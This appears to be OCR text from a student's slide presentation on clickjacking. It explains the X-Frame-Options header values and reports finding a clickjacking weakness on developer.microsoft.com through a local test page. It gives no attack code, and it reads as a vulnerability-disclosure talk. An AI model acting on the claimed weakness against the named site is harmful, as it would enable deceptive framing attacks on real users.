
- X-FRAME OPTIONS:SAMEORIGIN

This allows frame in own domain

- X-FRAME OPTIONS:ALLOW FROM https://mysite.com

This allows frame in any specific domain

Clickjacking vulnerability I found in Microsoft subdomain



file:///C:/Users/Anand/Desktop/cj.html

developer.microsoft.com is vulnerable to clickjacking!

Resources for partners

Whatever your line of business, Microsoft has a program to help you succeed.

Partner programs

Microsoft Partner Network

Tap into the power of MPN to find the grow your business

Any
Questions?

Thank you :)

Anand A S

https://anandsreekumar.com
facebook.com/anand.sreekumar.as

I’m Full stack student developer at **MashupStack** & Final year Btech CSE student at **PRS College of Engineering and Technology .**